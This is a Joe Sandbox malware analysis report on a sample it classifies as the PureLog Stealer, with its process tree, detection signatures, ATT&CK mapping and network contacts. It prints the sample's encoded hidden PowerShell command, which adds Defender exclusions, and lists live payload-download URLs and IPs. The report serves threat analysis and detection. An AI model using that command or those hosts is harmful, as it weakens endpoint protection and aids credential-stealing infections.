ID: 1458397
Sample Name: file.exe
Cookbook: default.jbs
Time: 16:17:45
Date: 17/06/2024
Version: 40.0.0 Tourmaline

Table of Contents


Windows Analysis Report

file.exe


Overview

General Information

Sample name:	file.exe
Analysis ID:	1458397
MD5:	af4a6267ce7f2…
SHA1:	dd780f62e9539..
SHA256:	43261f85db3ab..
Tags:	exe
Infos:	



Detection




PureLog Stealer

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Multi AV Scanner detection for drop…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic
- Yara detected AntiVM3
- Yara detected PureLog Stealer
- .NET source code contains method …
- .NET source code contains potentia…
- AI detected suspicious sample
- Bypasses PowerShell execution pol…
- Encrypted powershell cmdline option…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- file.exe (PID: 7600 cmdline: "C:\Users\user\Desktop\file.exe" MD5: AF4A6267CE7F24818FEEB7D2D62E72C2)
- powershell.exe (PID: 7748 cmdline: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -enc QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEMAOgBcAFUAcwBlAHIAcwBcAGoAbwBuAGUAcwBcAEEAcABwAEQAYQB0AGEAXABMAG8AYwBhAGwALABDADoAXABVAHMAZQByAHMAXABqAG8AbgBlAHMAXABBAHAAcABEAGEAdABhAFwATABvAGMAYQBsAFwAVABlAG0AcABcADsAIABBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAALQBFAHgAYwBsAHUAcwBpAG8AbgBQAHIAbwBjAGUAcwBzACAAVAB5AHAAZQBJAGQALgBlAHgAZQA7AA== MD5: 04029E121A0CFA5991749937DD22A1D9)
  - conhost.exe (PID: 7756 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
- TypeId.exe (PID: 7764 cmdline: C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe MD5: AF4A6267CE7F24818FEEB7D2D62E72C2)
  - InstallUtil.exe (PID: 8028 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe MD5: 5D4073B2EB6D217C19F2B22F21BF8D57)
- powershell.exe (PID: 8124 cmdline: powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -enc QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEMAOgBcAFUAcwBlAHIAcwBcAGoAbwBuAGUAcwBcAEEAcABwAEQAYQB0AGEAXABMAG8AYwBhAGwALABDADoAXABVAHMAZQByAHMAXABqAG8AbgBlAHMAXABBAHAAcABEAGEAdABhAFwATABvAGMAYQBsAFwAVABlAG0AcABcADsAIABBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAALQBFAHgAYwBsAHUAcwBpAG8AbgBQAHIAbwBjAGUAcwBzACAAVAB5AHAAZQBJAGQALgBlAHgAZQA7AA== MD5: 04029E121A0CFA5991749937DD22A1D9)
  - conhost.exe (PID: 8164 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
- txxbiwtbs.exe (PID: 3624 cmdline: C:\Users\user\AppData\Local\Temp\txxbiwtbs.exe MD5: E8CE921868FE7C47FD2C236555EE5BFD)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.3019858995.0000000004AB7000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_PureLogStealer	Yara detected PureLog Stealer	Joe Security	
00000000.00000002.1790879005.00000000083C0000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
00000004.00000002.2976520133.000000000309D000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
0000000B.00000002.2160867351.0000000006470000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_Donutloader_f40e3759	unknown	unknown	• 0xb0508:$x64: 06 B8 03 40 00 80 C3 4C 8B 49 10 49 • 0xb3a3e:$x86: 04 75 EE 89 31 F0 FF 46 04 33 C0 EB
0000000B.00000002.2048354854.0000000003AB1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_PureLogStealer	Yara detected PureLog Stealer	Joe Security	
Click to see the 47 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.file.exe.459c2e8.6.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
0.2.file.exe.459c2e8.6.unpack	JoeSecurity_PureLogStealer	Yara detected PureLog Stealer	Joe Security	
3.2.TypeId.exe.4a46068.12.unpack	JoeSecurity_PureLogStealer	Yara detected PureLog Stealer	Joe Security	
3.2.TypeId.exe.4a96088.4.unpack	JoeSecurity_PureLogStealer	Yara detected PureLog Stealer	Joe Security	
0.2.file.exe.440c2a8.9.raw.unpack	JoeSecurity_PureLogStealer	Yara detected PureLog Stealer	Joe Security	
Click to see the 55 entries				

Sigma Signatures

System Summary

Sigma detected: Powershell Base64 Encoded MpPreference Cmdlet

Sigma detected: Change PowerShell Policies to an Insecure Level

Sigma detected: Suspicious Execution of Powershell with Base64

Sigma detected: Non Interactive PowerShell Process Spawned

Snort Signatures

ET TROJAN PE EXE or DLL Windows file download disguised as ASCII - Source IP: 188.114.96.3 - Destination IP: 192.168.2.4 −

Timestamp:	06/17/24-16:18:47.509452
SID:	2017962
Source Port:	443
Destination Port:	49732
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN PE EXE or DLL Windows file download disguised as ASCII - Source IP: 188.114.96.3 - Destination IP: 192.168.2.4 −

Timestamp:	06/17/24-16:18:41.893163
SID:	2017962
Source Port:	443
Destination Port:	49731
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN PE EXE or DLL Windows file download Text M2 - Source IP: 188.114.96.3 - Destination IP: 192.168.2.4 −

Timestamp:	06/17/24-16:18:41.893163
SID:	2022640
Source Port:	443
Destination Port:	49731
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN PE EXE or DLL Windows file download Text M2 - Source IP: 188.114.96.3 - Destination IP: 192.168.2.4	−
Timestamp:	06/17/24-16:18:47.509452
SID:	2022640
Source Port:	443
Destination Port:	49732
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET CURRENT_EVENTS DRIVEBY GENERIC ShellExecute in Hex No Seps - Source IP: 188.114.96.3 - Destination IP: 192.168.2.4	−
Timestamp:	06/17/24-16:18:42.601428
SID:	2020482
Source Port:	443
Destination Port:	49731
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- AI detected suspicious sample
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Networking

- Snort IDS alert for network traffic

System Summary

- Malicious sample detected (through community Yara rule)

Data Obfuscation

- .NET source code contains method to dynamically call methods (often used by packers)
- .NET source code contains potential unpacker
- Suspicious powershell command line found
- Yara detected Costura Assembly Loader

Hooking and other Techniques for Hiding and Protection

- Loading BitLocker PowerShell Module

Malware Analysis System Evasion

Yara detected AntiVM3

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

Bypasses PowerShell execution policy

Encrypted powershell cmdline option found

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected PureLog Stealer


Remote Access Functionality

Yara detected PureLog Stealer

Mitre Att&ck Matrix

Reconnai...	Resource Developm...	Initial Access	Execution	Persisten...	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	Valid Accounts	1 3 1 Windows Management Instrumentation	1 1 Scheduled Task/Job	1 Access Token Manipulation	1 Masquerading	OS Credential Dumping	3 2 1 Security Software Discovery	Remote Services	1 1 Archive Collected Data	1 1 Encrypted Channel	Exfiltration Over Other Network Medium	Abuse Accessibility Features
Credentials	Domains	Default Accounts	1 Command and Scripting Interpreter	1 DLL Side-Loading	2 1 1 Process Injection	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	1 Non-Standard Port	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	1 1 Scheduled Task/Job	Logon Script (Windows)	1 1 Scheduled Task/Job	1 4 1 Virtualization/Sandbox Evasion	Security Account Manager	1 4 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	1 Ingress Tool Transfer	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	3 PowerShell	Login Hook	1 DLL Side-Loading	1 Access Token Manipulation	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	2 Non-Application Layer Protocol	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	2 1 1 Process Injection	LSA Secrets	1 2 3 System Information Discovery	SSH	Keylogging	3 Application Layer Protocol	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 1 Deobfuscate/Decode Files or Information	Cached Domain Credentials	Wi-Fi Discovery	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop
DNS	Web Services	External Remote Services	Systemd Timers	Startup Items	Startup Items	2 Obfuscated Files or Information	DCSync	Remote System Discovery	Windows Remote Management	Web Portal Capture	Commonly Used Port	Exfiltration Over C2 Channel	Inhibit System Recovery
Network Trust Dependencies	Serverless	Drive-by Compromise	Container Orchestration Job	Scheduled Task/Job	Scheduled Task/Job	2 Software Packing	Proc Filesystem	System Owner/User Discovery	Cloud Services	Credential API Hooking	Application Layer Protocol	Exfiltration Over Alternative Protocol	Defacement
Network Topology	Malvertising	Exploit Public-Facing Application	Command and Scripting Interpreter	At	At	1 DLL Side-Loading	/etc/passwd and /etc/shadow	Network Sniffing	Direct Cloud VM Connections	Data Staged	Web Protocols	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Internal Defacement


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
file.exe	13%	ReversingLabs	Win32.Trojan.Barys	
file.exe	39%	Virustotal		Browse
file.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\txxbiwtbs.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe	13%	ReversingLabs	Win32.Trojan.Barys	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://nuget.org/NuGet.exe	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://schemas.xmlsoap.org/soap/encoding/	0%	URL Reputation	safe	
http://www.apache.org/licenses/LICENSE-2.0.html	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://nuget.org/nuget.exe	0%	URL Reputation	safe	
http://https://aka.ms/pscore68	0%	URL Reputation	safe	
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	0%	URL Reputation	safe	
http://https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm/don2-m/Dllzeadr.pdf	0%	Avira URL Cloud	safe	
http://https://stackoverflow.com/q/14436606/23354	0%	Avira URL Cloud	safe	
http://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm	0%	Avira URL Cloud	safe	
http://https://github.com/mgravell/protobuf-net	0%	Avira URL Cloud	safe	
http://https://ion=v4.5T	0%	Avira URL Cloud	safe	
http://https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm/don2/Qlxywcbxa.mp4	0%	Avira URL Cloud	safe	
http://https://github.com/Pester/Pester	0%	Avira URL Cloud	safe	
http://www.microsoft.	0%	Avira URL Cloud	safe	
http://https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm/don2-m/kr/Wudbi	0%	Avira URL Cloud	safe	
http://schemas.microso	0%	Avira URL Cloud	safe	
http://crl.m	0%	Avira URL Cloud	safe	
http://https://stackoverflow.com/q/11564914/23354;	0%	Avira URL Cloud	safe	
http://https://github.com/mgravell/protobuf-neti	0%	Avira URL Cloud	safe	
http://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm8	0%	Avira URL Cloud	safe	
http://schemas.xmlsoap.org/wsdl/	0%	Avira URL Cloud	safe	
http://https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.	0%	Avira URL Cloud	safe	
http://https://stackoverflow.com/q/2152978/23354	0%	Avira URL Cloud	safe	
http://https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm/don2-m/kr/Wudbiu.exe	0%	Avira URL Cloud	safe	
http://https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm	0%	Avira URL Cloud	safe	
http://schemas.microsoft	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm	188.114.96.3	true	true		unknown
1.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm	77.221.140.76	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm/don2-m/Dllzeadr.pdf	true	• Avira URL Cloud: safe	unknown
https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm/don2/Qlxywcbxa.mp4	true	• Avira URL Cloud: safe	unknown
https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm/don2-m/kr/Wudbiu.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000001.00000002.228920 3789.00000182C7537000.00000004.00000800. 00020000.00000000.sdmp, powershell.exe, 00000006.00000002.2273124397.0000021126C A8000.00000004.00000800.00020000.0000000 0.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm	InstallUtil.exe, 00000004.00000002.2976520133.00000000033C9000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackoverflow.com/q/14436606/23354	file.exe, 00000000.00000002.1790879005.00000000083C0000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1767868411.000000000459C000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1785706737.0000000006E10000.00000004.08000000.00040000.00000000.sdmp, file.exe, 00000000.00000002.1824447213.000000009EB1000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1763526633.0000000003526000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1841950156.0000000003170000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.00000000047F2000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.0000000004C76000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000004.00000002.2976520133.0000000003200000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000004.00000002.3095261684.00000000076D6000.00000004.00000800.00020000.00000000.sdmp, txxbiwtbs.exe, 0000000B.00000002.2048354854.0000000003F2D000.00000004.00000800.00020000.00000000.sdmp, txxbiwtbs.exe, 0000000B.00000002.1995844689.0000000002A00000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/mgravell/protobuf-netJ	file.exe, 00000000.00000002.1790879005.00000000083C0000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1767868411.000000000459C000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1785706737.0000000006E10000.00000004.08000000.00040000.00000000.sdmp, file.exe, 00000000.00000002.1824447213.000000009EB1000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.00000000047F2000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.0000000004C76000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000004.00000002.3095261684.00000000076D6000.00000004.00000800.00020000.00000000.sdmp, txxbiwtbs.exe, 0000000B.00000002.2048354854.0000000003F2D000.00000004.00000800.00020000.00000000.sdmp	false		unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000006.00000002.1908721371.0000021116E58000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000001.00000002.1923913361.00000182B76E9000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.1908721371.0000021116E58000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000006.00000002.1908721371.0000021116E58000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000006.00000002.2273124397.0000021126CA8000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000006.00000002.2273124397.0000021126CA8000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/mgravell/protobuf-net	file.exe, 00000000.00000002.1790879005.0000000083C0000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1767868411.000000000459C000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1785706737.0000000006E10000.00000004.08000000.00040000.00000000.sdmp, file.exe, 00000000.00000002.1824447213.0000000009EB1000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.00000000047F2000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.0000000004C76000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000004.00000002.3095261684.00000000076D6000.00000004.00000800.00020000.00000000.sdmp, txxbiwtbs.exe, 0000000B.00000002.2048354854.000000003F2D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.microsoft.	powershell.exe, 00000006.00000002.2347588371.000002112F32A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ion=v4.5T	powershell.exe, 00000001.00000002.2345847023.00000182CF8C6000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000006.00000002.1908721371.00000021116E58000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.microso	file.exe, 00000000.00000002.1789639440.000000007729000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm/don2-m/kr/Wudbi	InstallUtil.exe, 00000004.00000002.2976520133.00000000033B4000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.m	powershell.exe, 00000001.00000002.2345847023.00000182CF8C6000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/mgravell/protobuf-neti	file.exe, 00000000.00000002.1790879005.0000000083C0000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1767868411.000000000459C000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1785706737.0000000006E10000.00000004.08000000.00040000.00000000.sdmp, file.exe, 00000000.00000002.1824447213.0000000009EB1000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.00000000047F2000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.0000000004C76000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000004.00000002.3095261684.00000000076D6000.00000004.00000800.00020000.00000000.sdmp, txxbiwtbs.exe, 0000000B.00000002.2048354854.000000003F2D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
